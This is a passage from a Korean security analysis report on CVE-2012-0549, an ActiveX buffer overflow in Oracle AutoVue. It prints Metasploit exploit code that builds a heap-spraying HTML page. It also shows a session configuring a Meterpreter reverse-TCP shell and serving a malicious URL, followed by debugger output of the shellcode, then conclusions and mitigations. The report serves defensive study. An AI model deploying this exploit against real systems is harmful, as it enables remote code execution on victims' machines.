    exploit = rand_text_alpha(8)
    exploit << get_stack_pivot_stage_2
    # +1 because of the escape character in get_stack_pivot_stage_2
    exploit << rand_text_alpha(my_target['Offset'] - exploit.length + 1)
  end
end
```

[그림 14] 공격코드 3

❶ http request 메시지를 분석하여 요청한 웹 브라우저가 우리가 공격하고자 하는 타깃이 아니라면 공격하지 않도록 동작하며, 우리가 공격하고자 하는 타깃이라면 공격코드를 구성하도록 한다.

⑤ 공격코드는 아래 [그림 15]와 같습니다.

```
sploit << [my_target.ret].pack("V")

html = <<-MYHTML
<html>
<head>
<script>
#{js}
</script>
</head>
<body>
<object classid='clsid:B6FCC215-D303-11D1-BC6C-0000C078797F' id='obj' />
</object>
<script>
    setTimeout(function(){ obj.SetMarkupMode("#{sploit}"); }, 100);
</script>
</body>
</html>
MYHTML

html = html.gsub(/\t\t/, ' ')

print_status("Sending html")
send_response(cli, html, {'Content-Type'=>'text/html'})
```

[그림 15] 공격코드 4

- ① Heap Spraying 이 동작하도록 Web Page 를 구성합니다.
- ② ActiveX 취약성을 이용하여 프로그램의 흐름을 Shell Code 가 위치한 곳으로 변경하도록 Web Page 를 구성합니다.

3.2. Active X 분석

- ① AutoVue 에서 지원하는 ActiveX 는 아래 [그림 16]과 같습니다. 그 중 AutoVueX.ocx 에서 Buffer Overflow 취약점이 발생합니다.

이름	위치	크기	종류
AutoVueX.ocx	C:\Program Files\WavWav...	2,890KB	ActiveX 컨트롤
AvCompareX.ocx	C:\Program Files\WavWav...	1,837KB	ActiveX 컨트롤
AVMrkpX.ocx	C:\Program Files\WavWav...	715KB	ActiveX 컨트롤
AvPrintX.ocx	C:\Program Files\WavWav...	400KB	ActiveX 컨트롤

[그림 16] AutoVue ActiveX

- ❶ 대상 프로그램에서 지원하는 ActiveX 컨트롤 중 AutoVueX.ocx 에서 Buffer Overflow 가 발생합니다.


- ② 레지스트리 편집기를 이용하여 설치된 ActiveX 의 ClassID 를 확인 할 수 있습니다. 설치된 ActiveX 의 ClassID 는 HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ 아래 존재합니다.

이름	종류	데이터
(기본값)	REG_SZ	{B6FCC215-D303-11D1-BC6C-0000C07879...}

[그림 17] 대상 ActiveX ClassID

- ❶ 취약한 ActiveX 를 웹 페이지에서 호출하기 위해서는 ClassID 가 필요합니다. 대상 ActiveX 의 ClassID 는 레지스트리 편집기를 이용하여 확인 할 수 있습니다.

- ③ COMRaider 라는 Fuzzing 도구를 이용하여 취약 ActiveX 내 메서드를 확인 할 수 있습니다..



[그림 18] 대상 Active 내 취약한 메서드

- ❶ 대상 ActiveX 는 SetMarkupMode 메서드에서 해당 취약성이 존재 합니다..
- ❶ SetMarkupMode 메서드는 String 값을 인자로 받는데, SetMarkupMode 메서드 안에서 strcpy 와 같은 안전하지 않은 함수를 사용하여 Buffer Overflow 취약성이 발생하게 됩니다.


④ 대상 ActiveX 의 SetMarkupMode 메서드의 Buffer Overflow 취약성을 테스트 하기 위해 아래 [그림 19]와 같이 HTML 코드를 작성하였습니다.

[illegible]

[그림 19] SetMarkupMode 메서드 Buffer Overflow 취약성 테스트

❶ SetMarkupMode 메서드에 다수의 String 을 삽입하여 Buffer Overflow 취약성을 발생시킵니다.


- ⑤ 취약성 테스트용 페이지를 실행하면 아래와 같이 ActiveX 실행 허용 여부를 확인합니다.



[그림 20] ActiveX 사용 요청

- ❶ 대상 ActiveX 실행 허용 여부를 확인하는데, 예를 클릭하면 실행이 되고 아니요를 클릭하면 실행이 되지 않습니다. 대부분의 사용자는 아무런 의심 없이 예를 클릭하게 됩니다. 국내 웹 서비스 대부분은 무분별한 ActiveX 를 설치를 요구하고 있으며, 일반 사용자는 이에 익숙해 아무런 의심 없이 허가하게 됩니다.

- ⑥ 테스트용 웹 페이지를 호출 한 웹 브라우저는 비정상적으로 종료되는데, 디버깅 도구로 분석 한 결과 Buffer Overflow 가 발생하여 아래 [그림 21]과 같이 주요 레지스터의 값을 변조된 것을 볼 수 있습니다.



[그림 21] SetMarkupMode 메서드 Buffer Overflow 발생

- ① 대상 ActiveX 의 SetMarkupMode 메서드에서 Buffer Overflow 가 발생하여 인접 스택의 데이터를 침범하여 EIP 같이 중요한 레지스터의 데이터가 정상적이지 않은 값인 0x41414141 로 변조 된 것을 볼 수 있습니다.

3.3. 공격 상세 분석

- ① 공격 코드가 어떻게 동작하는지 분석하기 위해 악성 웹 페이지를 로드 하는 웹 서버를 구동시킵니다.

```
msf exploit(oracle_autovue_setmarkupmode) > show options

Module options (exploit/windows/browser/oracle_autovue_setmarkupmode):

  Name      Current Setting  Required  Description
  ---      -
  OBFUSCATE  false           no        Enable JavaScript obfuscation
  SRVHOST    192.168.0.187   yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    8080            yes       The local port to listen on.
  SSL        false           no        Negotiate SSL for incoming connections
  SSLCert    Path to a custom SSL certificate (default is randomly generated)
  SSLVersion SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
  URIPATH    The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique: seh, thread, process, none
  LHOST     192.168.0.187   yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  1    IE 6 on Windows XP SP3


msf exploit(oracle_autovue_setmarkupmode) > exploit ❶
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.187:4444
[*] Using URL: http://192.168.0.187:8080/Efy3WfuQlutmYRy
[*] Server started.
msf exploit(oracle_autovue_setmarkupmode) >
```

[그림 22] 공격용 웹 서버 구동

- ❶ 타킷에 맞는 옵션을 설정 한 뒤 공격 모듈을 동작 시킵니다. 공격 모듈이 동작하면 악성 웹 페이지를 로드하는 웹 서버가 동작하게 되는데 <http://192.168.0.187:8080/Efy3WfuQlutmYRy> 으로 피해자 시스템의 접근을 유도합니다.

② 피해자 시스템은 악성 웹 페이지가 로드 되는 URL 로 접근합니다.



[그림 23] 악성 웹 페이지 접근

③ 악성 웹 페이지에 접근하게 되면 우선 Heap Spraying 코드가 동작하여 Heap Memory 에 Nop 과 Shell Code 로 구성된 Chunk 가 채워지게 됩니다.

0:006> !heap -stat	
HEAP 00140000	
Segments	00000002
Reserved bytes	00200000
Committed bytes	000ec000
VirtAllocBlocks	00000001
VirtAlloc bytes	02890000
HEAP 003b0000	
Segments	
Reserved	
Committed	
VirtAllocBlocks	
VirtAlloc bytes	
HEAP 00910000	
Segments	
Reserved	
Committed	
VirtAllocBlocks	
VirtAlloc bytes	
HEAP 00390000	
Segments	
Reserved	
Committed	
VirtAllocBlocks	
VirtAlloc bytes	

0:006> !heap -stat -h 00140000	
heap @ 00140000	
group-by: TOTSIZE max-display: 20	
size #blocks total (%) (percent of total busy bytes)	
80000 185 - c280000 (98.81)	
100010 1 - 100010 (0.51)	
80010 1 - 80010 (0.25)	
8000 7 - 38000 (0.11)	
20010 1 - 20010 (0.06)	
7c80 1 - 7c80 (0.02)	
676c 1 - 676c (0.01)	
5948 1 - 5948 (0.01)	
52ac 1 - 52ac (0.01)	
20 256 - 4ac0 (0.01)	
614 c - 48f0 (0.01)	
4010 1 - 4010 (0.01)	
4000 1 - 4000 (0.01)	
3980 1 - 3980 (0.01)	
37b0 1 - 37b0 (0.01)	
580 8 - 2c00 (0.01)	
800 5 - 2800 (0.00)	
2010 1 - 2010 (0.00)	
4e4 6 - 1d58 (0.00)	
d8 1f - 1a28 (0.00)	

[그림 24] Heap Spraying1

④ 무수히 많은 Chunk 가 Heap 영역을 채우게 되며, 예측 가능한 위치에 공격자가 정의한 임의의 코드가 위치하게 됩니다.

[illegible]

그림 25 Heap Spraying2

❶ 예측 가능한 주소에 위치한 Chunk 중 하나로 Nop 과 Shell Code 로 구성되어 있습니다. 0x0c0c0c 외 0xa0a0a0a, 0xb0b0b0b 등 예측 가능한 주소에도 동일한 Chunk 가 위치하고 있습니다.

- ⑤ ActiveX 의 Buffer Overflow 취약성을 이용하여 함수의 흐름을 Shell Code 가 위치한 주소로 변경 할 수 있습니다. 아래 [그림 26]과 같이 함수의 흐름이 Shell Code 로 이동 한 것을 볼 수 있습니다.

Address	Hex dump	Disassembly	Comment
0C0C0C0C	0C 0C	OR AL,0C	1
0C0C0C0E	0C 0C	OR AL,0C	
0C0C0C10	0C 0C	OR AL,0C	
0C0C0C12	0C 0C	OR AL,0C	
0C0C0C14	0C 0C	OR AL,0C	
0C0C0C16	0C 0C	OR AL,0C	
0C0C0C18	0C 0C	OR AL,0C	
0C0C0C1A	0C 0C	OR AL,0C	
0C0C0C1C	0C 0C	OR AL,0C	
0C0C0C1E	0C 0C	OR AL,0C	
0C0C0C20	0C 0C	OR AL,0C	
0C0C0C22	0C 0C	OR AL,0C	
0C0C0C24	CC	INT3	
0C0C0C25	CC	INT3	
0C0C0C26	FC	CLD	2
0C0C0C27	E8 89000000	CALL 0C0C0CB5	
0C0C0C2C	60	PUSHAD	
0C0C0C2D	89E5	MOV EBP,ESP	
0C0C0C2F	31D2	XOR EDX,EDX	
0C0C0C31	64:8B52 30	MOV EDX,DWORD PTR FS:[EDX+30]	
0C0C0C35	8B52 0C	MOV EDX,DWORD PTR DS:[EDX+C]	
0C0C0C38	8B52 14	MOV EDX,DWORD PTR DS:[EDX+14]	
0C0C0C3B	8B72 28	MOV ESI,DWORD PTR DS:[EDX+28]	
0C0C0C3E	0FB74A 26	MOVZX ECX,WORD PTR DS:[EDX+26]	
0C0C0C42	31FF	XOR EDI,EDI	
0C0C0C44	31C0	XOR EAX,EAX	
0C0C0C46	AC	LODS BYTE PTR DS:[ESI]	
0C0C0C47	3C 61	CMP AL,61	

[그림 26] Shell Code 이동

- ① Heap Spraying 기법을 통해 삽입된 Chunk 의 Nop 부분입니다.
- ② Heap Spraying 기법을 통해 삽입된 Chunk 의 Shell Code 부분입니다.

4. 결 론

양질을 프로그램을 만들기 위해 사용된 기술은 또 다른 위협을 야기하곤 합니다.

분명 ActiveX 를 통해 웹 서비스의 질은 상당히 향상되었으나, 무분별한 ActiveX 의 사용으로 인해 웹 서비스의 질 만큼 취약성도 증가하였습니다. 한 통계에 따르면 국내 ActiveX 의 사용량은 세계 최고의 수치를 기록하며, 그 부작용으로 사용자들은 아무런 의심 없이 ActiveX 를 설치하여 사용하고 있는 실정입니다. 금융 서비스와 같은 경우 ActiveX 를 통해 보안이 더욱 향상되기도 하지만, 취약하게 설계된 ActiveX 의 경우 공격자의 타깃이 되기 쉽습니다.

5. 대응 방안

ActiveX 개발시 보안가이드라인에 부합하는 구조로 설계하여야 하며, 보안상 취약한 함수를 사용하지 말아야 합니다.

개발 과정에서 최대한 취약성이 존재하지 않도록 개발 한 뒤, White Box Testing / Black Box Testing 을 통해 취약성을 제거한 다음 출시되어야 합니다.

6. 참고 자료

Exploit-DB 대상 취약점 본문

<http://www.exploit-db.com/exploits/20297/>

CVE-2012-0549 본문

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0549>

Oracle 대상 취약점 경보

<http://www.oracle.com/technetwork/topics/security/cpuapr2012-366314.html>